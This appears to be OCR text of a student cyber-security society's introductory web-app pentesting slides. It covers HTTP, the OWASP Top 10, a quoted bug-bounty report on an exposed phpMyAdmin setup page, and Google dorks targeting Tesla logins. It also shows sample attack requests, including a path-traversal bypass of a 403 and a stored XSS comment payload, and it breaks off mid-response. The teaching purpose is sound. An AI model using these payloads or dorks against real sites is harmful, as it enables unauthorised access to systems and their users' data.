UTS: CYBER SECURITY SOCIETY

INTRO TO WEB-APP PENTESTING

PENETRATE

EXPLOITS

Learn the basics of web apps, common vulnerabilities & how to exploit them!

LEARN BASICS

Please start up your Kali Virtual Machine!

JOIN OUR DISCORD + SLACK FOR COMMUNITY UPDATES

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ACKNOWLEDGEMENT OF COUNTRY

UTS CSEC is honoured to acknowledge the Traditional Owners of country throughout Australia. We recognise their continuing connection to land, waters and culture, and pay our respects to their Elders past, present and emerging.

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MEET US

Animesh

Technical Specialist @ Trustwave

Bit about me:

- Love hacking applications
- I use chatGPT way too much.

Riyush

Graduate Technical Specialist @ Trustwave

Bit about me:

- I am brown.

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AGENDA

- Web-App Basics
- Learning Resources
- Bug Bounties
- OWASP
- Importance of context
- Lab time!
- Q & A

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Web Applications

What are they?

- Applications hosted on the web (i.e. facebook)
- Usually rely on a web browser or some form of communication over **HTTP/HTTPS**
- HTTP - Hyper-Text Transfer Protocol
- SSL/TLS - Secure Socket layer/Transport layer Security
- HTTPS - Hyper-Text Transfer Protocol Secure
    - HTTPS = HTTP + TLS

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
Web-App Basics



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GET Vs. Post Requests

GET - Sends data as part of the URL

POST - Sends data in the request body

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GET Requests - Retrieve data through URL Query

```
GET /directory/anotherdirectory?id=123 HTTP/1.1 // Method in use and the directories
that you want to request
User-Agent: Mozilla/4.0 (compatible: MSIE5.01: Windows NT) // Your browser and user agent details
Chrome/80.0.4795.162 Safari/587.74
Host: www.webapppentest.com // The host you are making requests to
Cookie: authorisation=3lkh45lHI3742LK // Cookies that your browser may have stored
Accept-Language: en-us // The language the client is able to understand
Connection: Keep-Alive // Allows TCP connection to remain open for multiple HTTP requests/responses

```

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POST Requests - Send data to server endpoint

```
1  POST /directory/anotherdirectory HTTP/1.1 // Method in use and the directories
2  User-Agent: Mozilla/4.0 (compatible: MSIE5.01: Windows NT) // Your browser and user agent details
3  Chrome/80.0.4795.162 Safari/587.74
4  Host: www.webapppentest.com // The host you are making requests to
5  Cookie: authorisation=3lkh45lHI3742LK // Cookies that your browser may have stored
6  Accept-Language: en-us // The language the client is able to understand
7  Connection: Keep-Alive // Allows TCP connection to remain open for multiple HTTP requests/responses
8  Content-Type: text/plain // Type of content
9  Content-Length: 6 // Length of content you're sending, in this case "id=123"
10
11 id=123 // The content itself
```

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HTTP Response - Server replies/acknowledges

```
22 HTTP/1.1 200 OK // Status Code
23 Date: Mon, 27 Jul 2009 12:28:53 GMT  // Date and time of when message was generated
24 Server: Apache/2.2.14 (Win32) // Software used by the origin server to handle the request
25 Last-Modified: Wed, 22 Jul 2009 19:15:56 GMT //When the resource was last modified
26 Content-Length: 88
27 Content-Type: text/html
28 Connection: Closed
```

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HTTP Status Codes

What are they?
Give information regarding the state of a request

Basic Status Codes:

- 200 - OK
- 301/302 - Redirections
- 404 - Not found
  - 401/403 - Forbidden/Unauthorized
- 500 - Internal Server Error

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40* Status Codes

```
GET /admin HTTP/1.1
Host: vulnerable.com
```

```
HTTP/1.1 403
Host: vulnerable.com

Forbidden
```

```
GET /a/../admin HTTP/1.1
Host: vulnerable.com
```

```
HTTP /1.1 200
Host: vulnerable.com

Welcome Admin!
```

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Cookies

What are they?
Cookies are small files that a website sends to the client which are used to remember certain information about you

HTTP itself has no persistence, meaning you would lose any data/information provided between web pages without the use of cookies

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Why are Web Apps Targets?

- Most common interface that's exposed to the internet
  - Very Accessible
- Usually store large amounts of user data
  - Personal Data
  - Credit Card Data
  - Social Security Numbers

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Where to Start learning how to hack applications

- Before starting to learn "HOW TO HACK" "**APPLICATIONS**"
  - How much do you know about how a web application works?
    - Try deploying a few popular tech stacks locally & on cloud.

- FREE resources to learn from
  - **https://portswigger.net/web-security/all-labs**
  - **https://tryhackme.com/dashboard**
  - **https://www.hackthebox.com/**
  - **https://www.youtube.com/c/TheCyberMentor**

- Ready to Hack?
  - **https://hackerone.com**
  - **https://bugcrowd.com**

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The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

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OWASP Top 10

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures
A10:2021-Server-Side Request Forgery

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OWASP Checklist

https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/

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
A01:2021-Broken Access Control

Restrictions not properly enforced, allowing unauthorised access to sensitive resources.



rootuser123 submitted a report to **LocalTapiola**.

Vulnerability Detail

PhpMyAdmin setup page is accessible over the internet in which it's possible for the user setup the servers with required details.

Vulnerable Endpoint

https://lml.lahitapiola.fi/admin/phpMyAdmin/setup/index.php

Attached screenshots

Image F246247: Screen_Shot_2017-12-12_at_11.15.50_PM.png 65.96 KiB

Zoom in Zoom out Copy Download

Image F246248: Screen_Shot_2017-12-12_at_11.14.09_PM.png 387.41 KiB

Zoom in Zoom out Copy Download

Impact

Its possible for an attacker to configure the servers without information of the application adminstrator.

40* Status Codes

```
GET /admin HTTP/1.1
Host: vulnerable.com
```

```
HTTP/1.1 403
Host: vulnerable.com

Forbidden
```

```
GET /a/../admin HTTP/1.1
Host: vulnerable.com
```

```
HTTP /1.1 200
Host: vulnerable.com

Welcome Admin!
```

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
go brrr with google "Google Dorks"

- inurl:"/pathyouwanttofind"
- site:*.tesla.com inurl:login -site:https://www.tesla.com



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
go brrr with shodan



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A03:2021-Injection

- SQL Injection
  - insert a crafted SQL query in user input fields
- Cross-site Scripting
  - inject malicious JavaScript code into a web application through user input fields or URL parameters
- Command Injection
  - inject system commands into a web application's input fields or URL parameters

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
SQL Injection

test anywhere and everywhere



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Cross-site Scripting (XSS)

Stored & Reflected

- Parameter goes from client side to server side, and then back to client side.

DOM (Data Object Manipulation)

- Parameter stays on the client side.

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Stored XSS

1. Stored XSS:

HTTP Request (attacker submits a comment with a script):


perl — Copy code

```
POST /comments HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded

comment=Nice+post!+%3Cscript%3Ealert%28%27Stored+XSS%27%29%3C%2Fscript%3E
```

HTTP Response (the script gets executed when another user views the page):

php — Copy code

```
HTTP/1.1 200 OK
Content-Type: text/html

<html>
  ...
  <div id="comments">
